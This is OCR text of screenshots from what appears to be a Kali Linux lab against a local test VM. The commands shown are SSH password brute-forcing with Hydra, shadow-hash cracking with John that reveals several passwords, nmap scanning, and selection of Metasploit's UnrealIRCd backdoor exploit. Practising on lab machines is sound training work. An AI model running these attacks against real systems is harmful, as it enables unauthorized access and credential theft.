
Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```


Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:18
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:57
kali@kali: ~
Session Actions Edit View Help
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:15
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl

